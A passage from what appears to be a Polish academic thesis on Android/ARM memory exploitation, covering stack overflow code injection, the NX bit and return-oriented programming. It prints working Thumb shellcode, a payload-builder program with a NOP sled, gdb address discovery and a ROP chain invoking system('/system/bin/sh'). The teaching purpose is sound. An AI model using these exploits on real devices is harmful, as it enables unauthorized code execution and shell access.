Należy zauważyć, że powyższa metoda wykrywania przepełnienia buforów chroni jedynie dane kontrolne programu. W dalszym ciągu możliwe jest zmodyfikowanie innych zmiennych lokalnych procedury, co może doprowadzić do niezamierzonego zachowania programu.

2.2. Wstrzyknięcie kodu

W przykładzie z poprzedniego punktu został zaprezentowany jeden ze sposobów na wykorzystanie błędu programistycznego w celu zmiany sterowania programu. Uruchomienie programu z odpowiednio spreparowanym argumentem pozwoliło wywołać dowolną procedurę programu. Zazwyczaj jest to jednak niewystarczające, aby atakujący mógł osiągnąć zamierzone

Wydruk 2.2.1 Kod w języku C

```
1:  char *sh[2] = { "/system/bin/ls", NULL };
2:  execve(sh[0], sh, NULL);
```

cele. W punkcie tym zostanie zaprezentowany atak, w trakcie którego przekazywany jest kod maszynowy zgodny z architekturą procesora danego urządzenia. Takie fragmenty kodu maszynowego nazywane są *shellcodem*. Tworzenie tego typu wstawek zostanie omówione w rozdziale 3. Aby przekazany kod został wykonany przez program potrzebne jest odpowiednie ustawienie wartości licznika instrukcji na adres pamięci, w którym umieszczony jest shellcode. Sposób, w jaki zostanie to zrobione, jest zależny od błędu w programie. Poniżej zostanie przedstawione wstrzyknięcie kodu z wykorzystaniem nadpisania adresu powrotu z podprogramu, co zostało opisane w poprzednim punkcie. Można jednak także wykorzystać w tym celu dowolny inny błąd w programie.

Program z przykładu 2.1.1 można uruchomić z argumentem, w którym pierwsze 108 bajtów jest kodem maszynowym, który zostanie wykonany w trakcie ataku, natomiast adres powrotu zostanie nadpisany w taki sposób, aby wskazywał początek obszaru pamiąci na stosie zaalokowanego na bufor `buffer`. Ponieważ wstrzykiwany kod maszynowy ma mniejszy rozmiar, należy go poprzedzić odpowiednią liczbą instrukcji NOP (ang. *no operation*). Po wykonaniu linii 11 programu, stos będzie wypełniony tak, jak na rysunku 2.1.

Na wydruku 2.2.2 został przedstawiony kod maszynowy (*shellcode* wraz z odpowiednimi instrukcjami assemblera. Realizuje on instrukcje w języku C z wydruku 2.2.1. Kod maszynowy został stworzony w taki sposób, aby żaden jego bajt nie był równy zero. Dzięki temu może być przekazany jako napis poprzez argument programu.

Aby program zaczął wykonywać dostarczony kod, adres powrotu należy nadpisać w taki sposób, aby wskazywał jedną z początkowych wartości bufora, w którym zostanie umieszczony shellcode. Adres ten można uzyskać uruchamiając program pod kontrolą debuggera `gdb`. Ponieważ jest on przekazywany jako pierwszy argument procedury `strcpy` w linii 11 programu 2.1.1, należy odczytać wartość rejestru R0 w trakcie wykonania procedury `vulnerable`. Zostało to zaprezentowane na wydruku 2.2.3. Położenie stosu w kolejnych uruchomieniach programu jest takie samo, ponieważ została wyłączona randomizacja przestrzeni adresowej procesu. Zostanie to opisane w punkcie 2.3.1.

2.2.1. Bit NX

W celu ochrony przed tego typu atakami w wersji 6 architektury ARM wprowadzona została technologia bitu NX (ang. *No Execute*). Umożliwia ona systemowi operacyjnemu oznaczyć wybrane strony pamięci jako niewykonywalne. Gdy bit NX dla danej strony jest ustawiony, próba wykonania zawartości tej strony jako kodu kończy się wygenerowaniem wyjątku, zgłaszanego systemowi operacyjnemu, co powoduje przerwanie wykonywania programu. Bit NX powinien być ustawiony dla wszystkich stron procesu, z wyjątkiem programu i bibliotek oraz świadomie dozwolonych przez program wyjątków.

Technologia „NX bit” jest wspierana przez system Android od wersji 2.3.

2.3. Return-oriented programming

2.3.1. Address space layout randomization (ASLR)

Wydruk 2.2.2 Kod maszynowy i assemblerowy shellcode'u

```
 1: #include <unistd.h>
 2: #include <stdlib.h>
 3:
 4: char shellcode[] = {
 5:  '\x5b', '\x40',     // eor r3, r3
 6:  '\xff', '\x27',     // movs r7, #255
 7:  '\x0c', '\xa1',     // add r1, pc, #48
 8:  '\x0b', '\x60',     // str r3, [r1]
 9:  '\x04', '\xa1',     // add  r1, pc, #16
10:  '\x0a', '\x68',     // ldr  r2, [r1, #0]
11:  '\xba', '\x43',     // bics r2, r7
12:  '\x0a', '\x60',     // str  r2, [r1, #0]
13:  '\x03', '\xa1',     // add r1, pc, #12
14:  '\x4b', '\x60',     // str r3, [r1, #4]
15:  '\x04', '\xa0',     // add r0, pc, #16
16:  '\x08', '\x60',     // str r0, [r1]
17:  '\x1a', '\x1c',     // mov r2, r3
18:  '\x0b', '\x27',     // mov r7, #11
19:  '\xcc', '\xdf',     // svc 0xcc
20:  '\xcc', '\xcc',
21:  '\xcc', '\xcc', '\xcc', '\xcc',
22:  '\xcc', '\xcc', '\xcc', '\xcc',
23:  '/', '/', '/', 's',
24:  'y', 's', 't', 'e',
25:  'm', '/', 'b', 'i',
26:  'n', '/', 'l', 's',
27:  '\xcc', '\xcc', '\xcc', '\xcc'
28: };
29:
30: char nop[] = { '\xc0', '\x46' };
31:
30: void main(int argc, char *argv[]) {
31:   unsigned long size = strtoul(argv[1], NULL, 10);
32:   unsigned long ret = strtoul(argv[2], NULL, 16);
33:   char *payload = malloc(size + 4);
34:   unsigned long i = 0;
35:   while (i < size - sizeof(shellcode) - sizeof(ret)) {
36:     memcpy(payload + i, nop, sizeof(nop));
37:     i += sizeof(nop);
38:   }
39:   memcpy(payload + i, shellcode, sizeof(shellcode));
30:   i += sizeof(shellcode);
31:   *(unsigned long *)(payload + i) = ret;
32:   *(payload + size) = '\x00';
33:   execl("./buffer-overflow", "./buffer-overflow", payload, NULL);
34: }
```

Wydruk 2.2.3 Odczytanie adresu bufora `buffer`.

```
(gdb) disassemble
Dump of assembler code for function vulnerable:
   0x000084c4 <+0>: push {lr}
   0x000084c6 <+2>: sub sp, #108 ; 0x6c
   0x000084c8 <+4>: adds r1, r0, #0
   0x000084ca <+6>: add r0, sp, #4
=> 0x000084cc <+8>: blx 0x83d8
   0x000084d0 <+12>: add sp, #108 ; 0x6c
   0x000084d2 <+14>: pop {pc}
(gdb) print/x $sp
$3 = 0xbefffa78
(gdb) print/x $r0
$4 = 0xbefffa7c
```

Wydruk 2.3.1 Gadżet

```
   0x189d8 <getcwd+12>: mov r0, r4
   0x189da <getcwd+14>: pop {r4, pc}
```

Wydruk 2.3.2 Napis `"/system/bin/sh"` w bibliotece `libc.so`.

```
(gdb) x/s 0x003ad3a
0x3ad3a:  "/system/bin/sh"
```

Wydruk 2.3.3 Program przeprowadzający atak z wykorzystaniem *return-oritented programming*

```
 1: #include <unistd.h>
 2: #include <stdlib.h>
 3:
 4: #define OFFSET 0x40002000
 5:
 6: unsigned long rop[] = {
 7:   OFFSET + 0x000189db,      // pop {r4, pc}
 8:   OFFSET + 0x00031d3a,      // "/system/bin/sh"
 9:   OFFSET + 0x000189d9,      // mov r0, r4
10:                            // pop  {r4, pc}
11:   0xcccccccc,
12:   OFFSET + 0x0001a3a5,      // system(const char *)
13:   0
14: };
15:
16: void main(int argc, char *argv[]) {
17:   unsigned long size = strtoul(argv[1], NULL, 10);
18:   char *payload = malloc(size + sizeof(rop));
19:   memset(payload, 'X', size);
20:   memcpy(payload + size, rop, sizeof(rop));
21:   execl("./buffer-overflow", "./buffer-overflow", payload, NULL);
21: }
```

Rozdział 3

Tworzenie shellcode'u

Rozdział 4

Przykłady ataków i ich implementacja w narzędziu Metasploit

4.1. CVE-2010-1119

4.2. CVE-2010-1807

Rozdział 5

Podsumowanie

Bibliografia

[1] Anthony Desnos, Geoffroy Gueguen *Android: From Reversing to Decompilation*, Black Hat, Abu Dhabi, 2011

[2] S. Höbarth, R. Mayrhofer, *A framework for on-device privilege escalation exploit execution on android*, IWSSI/SPMU 2011: 3rd International Workshop on Security and Privacy in Spontaneous Interaction and Mobile Phone Use, colocated with Pervasive 2011, czerwiec 2011. dostępne na `http://www.medien.ifi.lmu.de/iwssi2011/`

[3] Gaurav Kumar, Aditya Gupta, *A Short Guide on ARM Exploitation*, `http://www.exploit-db.com/wp-content/themes/exploit/docs/24493.pdf`

[4] Yves Younan, Pieter Philippaerts, *Alphanumeric RISC ARM shellcode*, Phrack, 66, czerwiec 2009

[5] Joshua Hulse, *Buffer Overflows: Anatomy of an Exploit*, `http://packetstormsecurity.com/files/108549/Buffer-Overflows-Anatomy-Of-An-Exploit.html`

[6] Emanuele Acri, *Exploiting Arm Linux Systems*, `http://packetstormsecurity.com/files/98376/Exploiting-ARM-Linux-Systems.html`

[7] Collin Mulliner, Charlie Miller, *Fuzzing the Phone in your Phone*, Black Hat USA, 2009

[8] Jonathan Salwan, *How to Create a Shellcode on ARM Architecture*, `http://www.exploit-db.com/papers/15652/`

[9] Dustin „I)ruid" Trammel, *Metasploit Framework Telephony*, Black Hat USA, 2009

[10] Itzhak Avraham, *Non-Executable Stack ARM Exploitation*, Black Hat DC, 2011

[11] jip@soldierx.com, *Stack Smashing On A Modern Linux System*, `http://www.soldierx.com/tutorials/Stack-Smashing-Modern-Linux-System`

[12] ARM Ltd. *Arm architecture reference manual.*

[13] ARM Ltd. *Procedure call standard for the arm architecture.*

[14] Metasploit framework, `http://www.metasploit.com`

[15] Android project, `http://developer.android.com`

[16] The WebKit Open Source Project, `http://www.webkit.org`